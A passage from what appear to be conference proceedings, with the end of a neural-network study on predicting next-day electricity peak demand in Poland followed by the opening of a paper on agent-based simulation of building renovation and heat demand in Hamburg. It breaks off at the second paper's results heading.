t_5	0.644	temp_1_3	0.528	d_6	0.84	hum_avg_7_9	0.557
t_6	0.608	temp_1_6	0.54	d_7	0.766	hum_avg_10_12	0.556
t_7	0.56	temp_1_9	0.532	avg_1_3	0.701	hum_avg_13_15	0.61
t_8	0.531	temp_1_12	0.514	avg_4_6	0.641	hum_avg_16_18	0.582
t_9	0.514	temp_1_15	0.504	avg_7_9	0.535	hum_avg_19_21	0.508
t_10	0.514	temp_1_18	0.514	avg_10_12	0.575	hum_avg_22_24	0.552
t_11	0.573	temp_1_21	0.516	avg_13_15	0.709	trend_1_3	0.752
t_12	0.638	temp_1_24	0.514	avg_16_18	0.688	trend_1_6	0.632
t_13	0.687	hum_1_3	0.615	avg_19_21	0.529	trend_1_9	0.657
t_14	0.714	hum_1_6	0.638	avg_22_24	0.684	trend_1_12	0.725
t_15	0.708	hum_1_9	0.619	temp_avg_1_3	0.528	trend_1_15	0.786
t_16	0.696	hum_1_12	0.578	temp_avg_4_6	0.549	trend_1_18	0.788
t_17	0.69	hum_1_15	0.54	temp_avg_7_9	0.509	trend_1_21	0.731
t_18	0.664	hum_1_18	0.517	temp_avg_10_12	0.543	trend_1_24	0.607
t_19	0.608	hum_1_21	0.513	temp_avg_13_15	0.571		
t_20	0.53	hum_1_24	0.519	temp_avg_16_18	0.564		

Source: own preparation.

TABLE 5.  
AUC VALUES FOR THE CATEGORICAL VARIABLES

<i>Variable name</i>	<i>AUC</i>
month	0.504
month_day	0.509
hour	0.748
week_day	0.678

Source: own preparation.

hidden neurons represents fair tradeoff between the complexity and the classification quality.

Additionally, to give also a graphical view on the performance of the proposed model with 9 neurons, one day-ahead peak forecast obtained for the randomly drawn test period (five weeks in October 2015) is shown in Fig. 5. From the figure we can observe that the peak loads are correctly predicted in seven cases – green dots represent true positive classification. Three peak loads, marked as red dots, are incorrectly classified as a normal loads (false negative classification). Finally, in some cases (yellow dots), neural network claims that there will be peak load in one day ahead, but actually there was no peak (false positive classification). For the clarity of the Fig. 5 True negative class was not provided as it constitutes for the overwhelming majority.

The results of the numerical experiments can be summarized as follows:

- Peak demands in Poland are mostly affected by such features as day of the week, temperature, humidity, load in previous hours and the load trend observed in previous hours;
- The best results were obtained for the neural network with 9 hidden neurons;
- Predictive power of the model is considered to be excellent what was confirmed by AUC, accuracy, sensitivity and specificity measures;
- High true positive rate confirms the models ability to correctly classify the real peaks in the system.

TABLE 6.  
THE FINAL SET OF ATTRIBUTES

<i>Variable name</i>
avg_1_3
d_4
d_6
hour
hum_avg_4_6
hum_avg_13_15
t_14
t_18
t_24
trend_1_3
trend_1_12
trend_1_18
week_day

Source: own preparation.




Fig. 5. Prediction results in October 2015. Color denotes the result of the classification as follows: True positive – green, False negative – red, False positive – yellow.

## V. SUMMARY AND CONCLUDING REMARKS

The research addresses the problem of predicting electrical consumption peaks as an input into load balancing and smart pricing strategies. This was done by mapping the problem into a binary classification task aimed to detect the peaks using the features based on previous consumption and the weather data.

The contribution of this study provides the proof that models can capture the complex nonlinear effects of historical load, temperature, humidity and calendar effects. The classification results demonstrate that neural networks models perform remarkably well on the historical data.

The most promising results were produced by applying artificial neural network with 9 hidden neurons what led to predicting 96.2% of the true peaks (sensitivity) as observed on the testing dataset. It is worth mentioning that the algorithm was to favor false positives over false negatives as the latter are having less impact on electrical power grids. This is because a false positive, which is predicting a peak that is not present, has significantly fewer consequences than not predicting peaks which are present. Thus, high true positive rate is much more favored after than high precision of the model.

There are number of practical applications to make use of next-day peak power demand identification. Forecasts of the peak demand are useful for both, network capacity planning and investment decisions. In addition, the knowledge on the timing of the peak demand is important for network maintenance planning. An accurate classification can be used to improve decision making and the correct classification can reduce both costs and risks for the entities operating on the electricity markets.

## ACKNOWLEDGMENT

The study was cofounded by the National Science Centre, Poland, Grant No. 2016/21/N/ST8/02435.

TABLE 7.  
CLASSIFICATION RESULTS FOR THE NEXT-DAY PEAK POWER DEMAND

## Upper part

Number of hidden neurons	Average number of iterations	Training sample				Validation sample				AUC Equation No 2
		Accuracy	AUC	Sensitivity	Specificity	Accuracy	AUC	Sensitivity	Specificity	
5	27.0	0.912	0.964	0.933	0.912	0.868	0.954	0.95	0.867	0.944
6	22.2	0.911	0.969	0.952	0.911	0.886	0.963	0.96	0.885	0.956
7	27.8	0.9	0.968	0.955	0.899	0.884	0.959	0.956	0.883	0.95
8	25.2	0.906	0.973	0.958	0.906	0.888	0.963	0.956	0.887	0.953
9	26.0	0.91	0.975	0.957	0.909	0.903	0.967	0.947	0.903	0.96
10	22.6	0.885	0.957	0.934	0.885	0.878	0.948	0.922	0.877	0.94
11	20.4	0.907	0.972	0.95	0.907	0.891	0.966	0.962	0.89	0.961
12	21.2	0.872	0.957	0.945	0.872	0.858	0.944	0.941	0.857	0.932
13	23.0	0.892	0.965	0.948	0.891	0.862	0.958	0.966	0.861	0.951
14	23.4	0.899	0.969	0.957	0.899	0.87	0.962	0.981	0.869	0.956
15	22.0	0.889	0.962	0.937	0.889	0.85	0.954	0.966	0.849	0.946

## Lower part

Number of hidden neurons	Test sample			
	Accuracy	AUC	Sensitivity	Specificity
5	0.88	0.958	0.944	0.88
6	0.905	0.956	0.915	0.904
7	0.884	0.958	0.94	0.883
8	0.886	0.963	0.95	0.885
9	0.893	0.967	0.962	0.892
10	0.856	0.948	0.94	0.855
11	0.905	0.963	0.933	0.904
12	0.863	0.947	0.938	0.862
13	0.882	0.957	0.938	0.881
14	0.868	0.96	0.962	0.867
15	0.865	0.954	0.946	0.864

Source: own preparation.

## REFERENCES

- [1] M. Goodwin, and A. Yazidi, "A Pattern Recognition Approach for Peak Prediction of Electrical Consumption". In L. Iliadis, I. Maglogiannis, H. Papadopoulos (Eds) *Proc. Artificial Intelligence Applications and Innovations AIAI 2014, IFIP Advances in Information and Communication Technology*, vol. 436, Springer, Berlin Heidelberg, 2014, [http://dx.doi.org/10.1007/978-3-662-44654-6\\_26](http://dx.doi.org/10.1007/978-3-662-44654-6_26)
- [2] A. Goia, C. May, and G. Fusai, "Functional clustering and linear regression for peak load forecasting", *International Journal of Forecasting*, vol. 26, no. 4, 2010, pp. 700–711, <http://dx.doi.org/10.1016/j.ijforecast.2009.05.015>
- [3] E. Chiodo, and D. Lauria, "Probabilistic description and prediction of electric peak power demand", *Electrical Systems for Aircraft, Railway and Ship Propulsion (ESARS) IEEE*, 2012, pp. 1–7, <http://dx.doi.org/10.1109/ESARS.2012.6387418>
- [4] S. Ghosh, "Univariate time-series forecasting of monthly peak demand of electricity in northern India", *International Journal of Indian Culture and Business Management*, vol. 1, no. 4, 2008, pp. 466–474, <http://dx.doi.org/10.1504/IJICBM.2008.018626>
- [5] A. A. Mati, B. G. Gajoga, B. Jimoh, A. Adegbeye, and D. D. Dajab, "Electricity demand forecasting in Nigeria using time series model", *The Pacific Journal of Science and Technology*, vol. 10, no. 2, 2009, pp. 479–485.
- [6] C. García-Ascanio, and C. Maté, "Electric power demand forecasting using interval time series: A comparison between VAR and iMLP", *Energy Policy*, vol. 38, no. 2, 2010, pp. 715–725, <http://dx.doi.org/10.1016/j.enpol.2009.10.007>
- [7] C. Gibbons, and A. Faruqi, "Quantile Regression for Peak Demand Forecasting", Available at SSRN 2485657, 2014 Jul 31, <http://dx.doi.org/10.2139/ssrn.2485657>
- [8] J. Nazarko, and W. Zalewski, "The Fuzzy Regression Approach to Peak Load Estimation in Power Distribution Systems", *IEEE Transactions on Power Systems*, vol. 14, no. 3, 1999, <http://dx.doi.org/10.1109/59.780890>
- [9] A. J. Al-Shareef, E. A. Mohamed, and E. Al-Judaibi, "Next 24-Hours Load Forecasting using Artificial Neural Network (ANN) for the Western Area of Saudi Arabia", *J. Faculty of Eng. Sci*, King Abdulaziz University (KAU), vol.19, no. 2, 2008, pp. 25–40.
- [10] G. A., Adepoju, S. O. Ogunjuyigbe, and K. O. Alawode, "Application of Neural Network to Load Forecasting in Nigerian Electrical Power System", *The Pacific Journal of Science and Technology*, Akamai University, vol. 8, no. 1, 2007, pp. 68–72.
- [11] M. Çunkaş, and A. A. Altun, "Long term electricity demand forecasting in Turkey using artificial neural networks", *Energy Sources, Part B: Economics, Planning, and Policy*, vol. 5, no. 3, 2010, pp. 279–289.
- [12] L. Ghods, and M. Kalantar, "Long-term peak demand forecasting by using radial basis function neural networks", *Iranian Journal of Electrical and Electronic Engineering*, vol. 6, no. 3, 2010, pp. 175–182.
- [13] L. Ekonomou, "Greek long-term energy consumption prediction using artificial neural networks", *Energy*, vol. 35, no. 2, 2010, pp. 512–517, <http://dx.doi.org/10.1016/j.energy.2009.10.018>

- [14] K. Kandanand, "Forecasting electricity demand in Thailand with an artificial neural network approach", *Energies*, vol. 4, no. 8, 2011, pp. 1246–1257, <http://dx.doi.org/10.3390/en4081246>
- [15] P. E. McSharry, S. Bouwman, and G. Bloemhof, "Probabilistic forecasts of the magnitude and timing of peak electricity demand", *IEEE Transactions on Power Systems*, vol. 20, no. 2, 2005, pp. 1166–1172, <http://dx.doi.org/10.1109/TPWRS.2005.846071>
- [16] Polish power system dataset, <http://www.pse.pl/index.php?dzid=77>, accessed 2016/08/12.
- [17] S. Rahman, "Formulation and analysis of a rule-based short-term load forecasting algorithm", *Proc. of IEEE*, vol. 78, no. 5, 1990, pp. 805–816, <http://dx.doi.org/10.1109/5.53400>
- [18] M. U. Fahad, and N. Arbab, "Factor Affecting Short Term Load Forecasting", *Journal of Clean Energy Technologies*, vol. 2, no. 4, 2014, pp. 305–309, <http://dx.doi.org/10.7763/JOCET.2014.V2.145>
- [19] R. J. Hyndman, and Y. Fan, "Sample quantiles in statistical packages", *American Statistician*, vol. 50, no. 4, 1996, pp. 361–365, <http://dx.doi.org/10.2307/2684934>
- [20] R Core Team: A language and environment for statistical computing, R Foundation for Statistical Computing, Vienna, Austria, 2015.
- [21] K. Gajowniczek, T. Ząbkowski, and R. Szupiluk, "Estimating the ROC curve and its significance for classification models' assessment", *Quantitative Methods in Economics*, vol. 15, no. 2, 2014, pp. 382–391.
- [22] K. Gajowniczek, T. Ząbkowski, and A. Orłowski, "Entropy Based Trees to Support Decision Making for Customer Churn Management", *Acta Physica Polonica A*, vol. 129, no. 5, 2016, pp. 971–979, <http://dx.doi.org/10.12693/APhysPolA.129.971>
- [23] K. Gajowniczek, K. Karpio, P. Łukasiewicz, A. Orłowski, and T. Ząbkowski, "Q-entropy approach to selecting high income households", *Acta Physica Polonica A*, vol. 127, no. 3A, 2015, pp. 38–44, <http://dx.doi.org/10.12693/APhysPolA.127.A-38>
- [24] K. Gajowniczek, T. Ząbkowski, and A. Orłowski, "Comparison of Decision Trees with Renyi and Tsallis Entropy Applied for Imbalanced Churn Dataset", *Annals of Computer Science and Information Systems*, vol. 5, 2015, pp. 39–43, <http://dx.doi.org/10.15439/2015F121>
- [25] W. J. Youden, "An index for rating diagnostic tests", *Cancer*, vol. 3, 1950, pp. 32–35, [http://dx.doi.org/10.1002/1097-0142\(1950\)3:1%3C32::AID-CNCR2820030106%3E3.0.CO;2-3](http://dx.doi.org/10.1002/1097-0142(1950)3:1%3C32::AID-CNCR2820030106%3E3.0.CO;2-3)



# Towards an Agent-based Simulation of Building Stock Development for the City of Hamburg

Thomas Preisler, Tim Dethlefs, Wolfgang Renz

Faculty of Engineering and Computer Science,  
Hamburg University of Applied Sciences,  
Berliner Tor 7, 20099 Hamburg, Germany

{thomas.preisler,tim.dethlefs,wolfgang.renz}@haw-hamburg.de

Ivan Dochev, Hannes Seller, Irene Peters

Technical Urban Infrastructure Systems,  
HafenCity University Hamburg,  
Überseeallee 16, 20457 Hamburg, Germany

{ivan.dochev,hannes.seller,irene.peters}@hcu-hamburg.de

**Abstract**—In the context of European climate goals municipalities have an increasing interest in an accurate estimation of current and future energy demand in buildings, as the domestic energy consumption is one of the major adjusting screws for the reduction of electrical and thermal energy consumption, whereas the demand for space heating has the highest impact. As part of the ongoing GEWISS project it is planned to create a geographical information system (GIS) to visualize domestic and industrial heat consumption in the city of Hamburg (Germany) to support political decision making by linking the development of urban areas and the district heating grid. Additionally, it is planned to provide simulation capabilities to offer planning assistance for future development. This paper will present the underlying agent-based simulation system that is used to simulate the development of the building stock. Thereby, the simulation approach and first results regarding the development of the renovation state of the building stock based on a study about the renovation behavior of different types of home-owners of detached and terraced houses will be presented.

## I. INTRODUCTION

IN THE context of European climate goals as well as the Energy Transition in Germany, municipalities have an increased interest in an accurate estimation of current and future energy demands in the building and traffic sector. The domestic energy consumption is one of the major parameter for the reduction of both electrical and thermal energy consumption, whereas the demand for space heating plays the biggest role [1]. Thus, profound knowledge about the building stock and its consumption is needed to tackle the challenge of energy transition towards non-fossil sources and their efficient integration into the energy mix. Future energy planning needs concepts like Smart Cities, a collective term for holistic development concepts that aim at constructing cities that are more efficient, technological advanced and environmentally sustainable [2]. This includes the knowledge of spatial distribution of energy consumption in an urban context.

For this purpose the ongoing *GEWISS* (Geographical Information and Simulation System for Urban Heat Flows, 2014-2018) project [3]<sup>1</sup> creates a tool based on geographical information systems (GIS) to visualize domestic and industrial heat consumption in the city of Hamburg, Germany. The tool supports political decision making by linking the development

of urban areas and the district heating grid. The grid-based heat supply needs to be planned with respect to the existing as well as future building stock. Aspects such as the conversion of urban areas, redensification, redevelopment or demolition as well as renovation of buildings should be aligned to locally available heat sources. Therefore, it is necessary to collect and analyze the required data with respect to the spatial location in a GIS. The goal of the *GEWISS* project is to provide such a GIS with information about heat demand and supply as well as simulation capabilities to offer planning assistance for future development [4].

This paper will present the agent-based simulation system of the *GEWISS* project that is going to be used to simulate the development of the building stock in Hamburg. Currently, it focuses on the renovation behavior of different types of home-owners of detached and terraced houses. Thereby, it simulates how the renovation level of the buildings and depending on that their heat energy demand could develop from 2016 to 2050. Future versions of the simulation system will support other types of residential buildings like apartment houses as well as non-residential buildings like factories or administration buildings. Apart from the renovation of buildings their demolition and reconstruction as well as aspects like redensification are also planned to be supported by the simulation system. In order to simulate the renovation behavior of different types of detached and terraced house owners, a study about motivations, barriers and target groups for energetic building renovation in Germany [5]<sup>2</sup> is taken as a basis to develop different types of home-owner agents implementing different renovation behavior. The agent-based simulation system is realized using *Repast Symphony* [6]. Figure 1 illustrates the types of buildings that are part of the current version of the simulation system (as these types are covered by the study from [5]) by showing a map extract from a residential area in the City of Hamburg where the building stock mainly consists of detached and terraced houses.

The remainder of this paper is structured as follows: The next section will give a brief overview about related work. Section III will describe the simulation approach before Section IV describes the developed simulation system in detail.

<sup>1</sup>German publication

<sup>2</sup>German publication





Fig. 1. Map extract from Hamburg showing a residential area with detached, terraced and apartment houses in the district of Othmarschen.

Afterwards, the simulation results are presented in Section V. Finally, Section VI concludes the paper and gives an overview about future work.

## II. RELATED WORK

The simulation conducted in this paper is related to the work done in [7] where the building typology designed by the German Institute for Housing and Environment (IWU)<sup>3</sup> was assigned to every building in the digital cadastre of Hamburg (ALKIS) in order to produce estimates for heat demand of individual buildings. The study conducted in [7] took into account the difficulties associated with a typology-based heat demand calculation approach like e.g. assumptions about building shell, incomplete data in digital cadastres, lack of data on renovation levels or lack of data on heating systems, and validated the results against a data-set of building energy certificates and the consumption values therein. Thereby, the authors found that while using the consumption-corrected heat demand values of the IWU-typology for individual buildings is rather difficult, using these values for groups of buildings, taking advantage of averaging-out-effects, does produce good results with average differences of 6% to 10% for different groups of buildings. This suggests that the typology-based heat demand calculation approach is plausible for large-scale studies or simulations like the one being conducted in this paper.

In [8] a procedure for creating a spatially referenced building stock with the population living therein in term of a

*synthetic city* for Germany is presented. The authors used data from the German microcensus (2010) [9] which contains detailed sociodemographic characteristics of individuals and details information on the type of buildings in which these individual live. Based on this data a synthetic population and building stock was created. Records from the microcensus about the construction year and number of dwelling units of buildings were used to classify buildings by their estimated heat demand. Contrasting to the approach presented in this paper, the authors of [8] developed a micro-simulation model to estimate the heat demand of synthetic building stocks, while focusing on the dweller's influence on the heat demand instead of the dweller's renovation behavior like considered in this paper.

A different approach for the calculation of building heat energy demand based on 3D building models instead of a building typology is presented in [10]–[12]. There *SimStadt* [13], a workflow-driven urban energy simulation platform, is used to calculate the heat demand based on *Open Geospatial Consortium* (OGC) standard compliant *CityGML* [14] models. CityGML is an an open, multi-functional model that can be used for geospatial transactions, data storage and for the modeling of 3D buildings. Based on the surface of the 3D building models, information about their usage and climate data the heat energy demand of the examined building stock is calculated by *SimStadt* by also considering aspects like solar irradiance and shadowing. While this results in a sophisticated simulation model and a good estimation of the buildings heat energy demand, the approach is not suitable for the Hamburg

<sup>3</sup><http://www.iwu.de/1/home/>, accessed September 11, 2017.

scenario with more than a hundred thousand buildings due to its complexity and resulting scalability issues.

### III. SIMULATION APPROACH

The main goal of the simulation is to simulate the development of the building stock in the City of Hamburg from 2016 to 2050. Therefore, aspects like renovation, demolition, reconstruction as well as redensification have to be considered for residential and non-residential buildings. Arguably, different types of owners for various types of buildings will behave differently in terms of the aforementioned aspects. Thus, the simulation system is realized as a Multi-Agent based Simulation (MABS) [15], where the various owner types are mapped to different agents. The current version of the simulation system maps five particular types of homeowners of either detached or terraced houses. These five types were identified in a study on the renovation behavior of such house owners in Germany [5]. Therefore, in its current state the simulation system focuses on the renovation behavior of these special types of residential buildings. Future versions aim at supporting the renovation behavior of other types of residential buildings like apartment houses as well as non-residential buildings like factories or administration buildings. Also aforementioned aspects like demolition, reconstruction and redensification are part of the objective.

The simulation is realized using *Repast Symphony* [6] an open source agent-based modelling environment that builds on the *Repast 3* library [16]. One key feature of *Repast Symphony* with particular interest for this project is its GIS support. *Repast Symphony* provides geographic referencing through geography projections that correlate the agents to positions in space. An agent's representation in a geography projection corresponds to a specific geographical feature, such as points, lines or polygons. *Repast Symphony* uses *GeoTools*<sup>4</sup>, an open source Java GIS toolkit that is an OGC compliant library, to provide support for the feature types described above, along with additional GIS data types and functions. *Repast Symphony*'s GIS capabilities also include support for *Environmental Systems Research Institute* (ESRI) Shapefiles [17] and a range of raster data files.

The geography projection is associated with a coordinate referencing system (CRS), which is based on the OGC standards and can be used to execute geographical queries on the topology of the agent features in the geography. Agents can query the geography to determine whether agent features overlap or are within a certain distance of, intersect with or border other agent features in the geography. Also of interest are *Repast Symphony*'s 2D and 3D GIS visualization modules, that provide tools to view running models interactively.

Another agent-based simulation tool with GIS capabilities similar to *Repast Symphony* is *GAMA* [18]. The reason for using *Repast Symphony* as part of the *GEWISS* project is that it, unlike *GAMA*, allows to model agents in Java therefore supports Java's rich ecosystem. This makes *Repast Symphony*

more suitable for the complex models and behaviors required in the *GEWISS* project. *GAMA*, on the other hand, is better suited for rapid prototyping because of its simple and easy to learn modeling language (*GAML* - *GAMA* Modeling Language [19]).

### IV. SIMULATION SYSTEM

The developed simulation system will be described in more detail below. Thereby, the structure of the simulation, its individual phases and the underlying data sources will be presented. The first part of this section will describe the data sources and initialization phase, followed by a discussion about the buildings heat energy demand calculation within the simulation. Afterwards, the different building owner agents are going to be described. Finally, the result handling of the developed system is going to be presented. The architecture of the simulation system is shown in Figure 2 in order to illustrate the interaction of the different components and the execution order of the simulation.




Fig. 2. Architecture of the developed simulation system.

#### A. Initialization and Data Sources

The *Context Builder* shown in Figure 2 processes various input parameters and data sources in order to create and configure the corresponding simulation objects. The buildings

<sup>4</sup><http://www.geotools.org/>, accessed September 11, 2017

whose development (with regard to the renovation) should be simulated can be imported either from an ESRI Shapefile or a PostGIS<sup>5</sup> database. The parcels on which the buildings were built can also be read from an ESRI Shapefile or a PostGIS database. On the basis of the parcels, it can be determined whether the building is located within a redevelopment zone and which development limits have to be adhered to in case of a refurbishment. The data sources of the buildings contain, among other things, information about the building's geometry, a reference to the parcel on which the building is located, the buildings type (detached or terraced house) and the specific heat energy demand.

The specific heat energy demand was determined in a study by the German Institute for Housing and Environment (IWU) for different types of buildings from different eras of construction [20]. Table I gives an overview about how the buildings are cataloged accordingly to the IWU study. Three different renovation levels have been taken into account, therefore a 3-tuple is obtained which includes the specific heat demand for the building type and era of construction in different renovation levels. Thereby, a renovation level of 0 means that the building has never been renovated since it was built, a renovation level of 1 means that the building has been renovated conventional accordingly to the German *Energy Saving Ordinance* (EnEV 2014<sup>6</sup>) and a renovation level of 2 means that the building has been renovated according to the German *Passive House Standard* which is also defined in the EnEV 2014.

TABLE I  
DIFFERENT TYPES OF BUILDINGS FROM DIFFERENT ERAS OF  
CONSTRUCTION CLASSIFIED ACCORDING TO THE IWU STUDY [20]  
(EXTRACT FROM THE ORIGINAL TABLE SHOWING ONLY DETACHED AND  
TERRACED HOUSES).

Construction Age Group	Detached House (DH)	Terraced House (TH)
A ... 1859	DH_A	
B 1860 ... 1918	DH_B	TH_B
C 1919 ... 1948	DH_C	TH_C
D 1949 ... 1957	DH_D	TH_D
E 1958 ... 1968	DH_E	TH_E
F 1969 ... 1978	DH_F	TH_F
G 1979 ... 1983	DH_G	TH_G
H 1984 ... 1994	DH_H	TH_H
I 1995 ... 2001	DH_I	TH_I
J 2002 ... 2009	DH_L	TH_J
K 2010 ... 2015	DH_K	TH_K
L 2016 ...	DH_L	TH_L

All information about the buildings and the underlying parcels have been extracted from the Hamburg digital cadastre. It is part of a standardized cadastral system used throughout Germany to store information about the geometry of the objects as well as additional information like building use, construction year and construction type etc. The interpretation of these attributes and the logic used for assigning an IWU

energetic building type to each building object based on its attributed is described in [7] (cf. Section II). As part of a joint work in the *GEWISS* project, the authors of [7] provided the data sources for the simulation so that each building is assigned with the according IWU energetic building type.

### B. Heat Demand Calculation

When considering heat demand calculation it is crucial to differentiate between the terms *demand*, the calculated theoretical amount of energy needed, and *consumption*, the energy actually used by the building and its inhabitants, measured by devices. The consumption usually differs from the demand due to the building user's influence and seasonal climate conditions. Within the simulation, the heat energy demand is considered. The heat energy demand ( $E_{HD}$  in  $\frac{kWh}{a}$ ) of a building is calculated by multiplying the specific thermal energy demand ( $E_{SED}$  in  $\frac{kWh}{m^2 \cdot a}$ ) for the building type according to the IWU typology ( $I_T$ ), taking into account the current renovation level ( $R_L$ ), with the gross floor area of the building ( $A_{GF}$  in  $m^2$ ) and a so-called living space factor ( $F_L$ ). This factor indicates how much of the gross floor area is used for residential purposes which is the reference area for the specific heat demand (cf. [21, p. 18] and [20, p. 40]). The total gross floor area is computed based on the cadastre as footprint area multiplied by the number of full storeys (this is a simplification that could, to some extent, under- or overestimate the gross floor area but this is neglected for the purpose of the simulation). The specific building heat demand  $E_{SED}$  is taken as computed useful heat demand for space heating (without domestic hot water) in  $kWh$  per square meter of the building's residential floor area. The climate zone is Hamburg. Additionally, a correction for typical consumptions levels is applied, see [20, p. 76-77]. This results in the following equation:

$$E_{HD} = E_{SED}[I_T, R_L] \cdot A_{GF} \cdot F_L$$

### C. Home-owner Agents

Currently, the simulation system focuses on simulating the renovation behavior of owners of detached and terraced houses. Thereby, it relies on the previously mentioned study about the renovation behavior of such owner types in Germany (cf. [5]). According to the study, there are five different types of home-owners with regards to their renovation behavior. These types and their ratio are shown in Table II. During the initialization phase the *Context Builder* creates a home-owner agent for each building read either from the ESRI shapefile or the PostGIS database and randomly maps the agent to one of the five renovator types with a probability matching the ratio shown in Table II.

Figure 2 shows that for each of these five types a specific agent class is implemented that extends the abstract *Homeowner* super-class. Thereby, the sub classes implement the super class by specifying the renovation behavior of the owner type. In fact, this is done by providing a general renovation rate for the owner type and the level of the renovation (cf. Section IV-A). The *Homeowner* super-class

<sup>5</sup><http://postgis.net/>, accessed September 11, 2017

<sup>6</sup>[http://www.enev-online.com/enev\\_2014\\_volltext/](http://www.enev-online.com/enev_2014_volltext/), accessed September 11, 2017 (German source).

TABLE II  
RATIO AND RENOVATION LEVEL OF DIFFERENT HOME-OWNER TYPES  
(DETACHED AND TERRACED HOUSES) ACCORDING TO [5].

Type	Ratio	Renovation Level
Unreflecting Maintainer	12%	1
Indifferent Reluctant	14%	1
Dedicated Residential Value Optimizer	20%	1
Convinced Energy Saver	25%	2
Open Sceptic	29%	2

provides common behavior that determines whether or not a home-owner agent renovates its building in the current simulation step. The simulation is carried out in discrete steps, where each simulation step corresponds to one year. Thus, a simulation of the development of the building stock from 2016 to 2050 corresponds to 34 simulation steps. The common agent behavior defined by the *Homeowner* super-class consists out of three steps:

- 1) Checking the renovation condition.
- 2) If the renovation condition is met, calculating the renovation probability.
- 3) Performing the actual renovation depending on the probability.

This behaviour is described in more detail below.

1) *Renovation Condition*: For an owner agent to renovate its building, the following two renovation conditions must be met:

1)

$$R_L = 0,$$

with  $R_L$  as the renovation level of the building. A renovation level of 0 means the building has never been renovated before.

- 2) The building has not been renovated within the *minimal renovation interval* ( $R_I$ ) which is a configurable parameter of the simulation:

$$R_Y \leq (C_Y - R_I),$$

where  $R_Y$  indicates the last year of renovation for the building and  $C_Y$  is current year.

2) *Renovation Probability*: The renovation probability  $R_P$  expresses the probability that a home-owner agent will renovate its building within the current simulation step. The probability is composed of the global renovation rate of the owner type ( $R_T$ ), a redevelopment area multiplier ( $M_{Ra}$ ) if the building is located in a redevelopment area and the so called neighborhood multiplier ( $M_N$ ). The redevelopment area multiplier ( $M_{Ra}$ ) is determined by increasing the redevelopment area level by 1. Accordingly, a value of 1 is obtained for a non-existent redevelopment area. In the case of an area with maximum redevelopment promotion, a multiplier of 4 is obtained. The neighborhood multiplier as well as the according neighborhood radius ( $N_R$ ) are configurable parameters of the simulation. The neighborhood radius  $N_R$  narrows the area that is considered as the neighborhood of the building. This results

in the following renovation probability:

$$R_P = R_T \cdot M_{Ra} \cdot M_N,$$

with

$$M_N = \begin{cases} 1 & \text{if no renovated buildings within } N_R \\ \gamma & \text{min 1 renovated building within } N_R, \end{cases}$$

where  $\gamma$  is a configurable parameter of the simulation.

Figure 3 shows an extract from the map of Hamburg, where redevelopment areas have been defined by the city in order to stimulate the renovation of buildings in the district Billstedt. In the case of the simulation, buildings within one of these redevelopment areas have a higher probability to be renovated than buildings outside these areas (compare equation above).

3) *Renovation Behavior*: The renovation behavior of the building owner agents is determined by their type. As a simplification for the sake of simulation, the renovation behavior is realized by setting the owned building to the according renovation level with the renovation probability calculated in the previous step. Thereby, home-owner agents of the type of *Unreflecting Maintainer*, *Indifferent Reluctant* and *Dedicated Residential Value Optimizer* renovate their building accordingly to the German *Energy Saving Ordinance* (renovation level 1). Home-owner agents of the type of *Convinced Energy Saver* and *Open Sceptic* renovate their building according to the German *Passive House Standard* (renovation level 2). In summary, the ratio and the renovation level of the different owner types are shown in Table II. The original study [5] distinguishes between renovation as a simple act of maintenance (e.g. repainting facades and fixing damages) and energetic retrofitting (e.g. adding insulation materials or changing heat supply systems), which different owner types are more or less likely to undertake. For the simulation however, we only consider renovations in terms of a energetic retrofitting with two levels of quality.

#### D. Result Handling

Result handling is done by the *Result Handler* a specialized agent responsible for collecting result data in each discrete simulation step by observing the set of buildings. In each step, it stores information about the renovation level and the dependent heat demand of the buildings. These result series are stored in the PostGIS database, so they can be linked to be building tables where the corresponding geometries are stored in order to visualize the results in form of a GIS. In addition, the *Result Handler* agent creates an ESRI Shapefile that stores the renovation level and heat demand for each building for each year, making it possible to directly load the results to a GIS tool such as *QGIS*<sup>7</sup> where they can be processed and visualized further (cf. Figure 2).

<sup>7</sup>Open Source Geographic Information System, <https://www.qgis.org>, accessed September 11, 2017



Fig. 3. Map extract from Hamburg showing detached and terraced houses in different levels of redevelopment areas in the district Billstedt.

## V. RESULTS

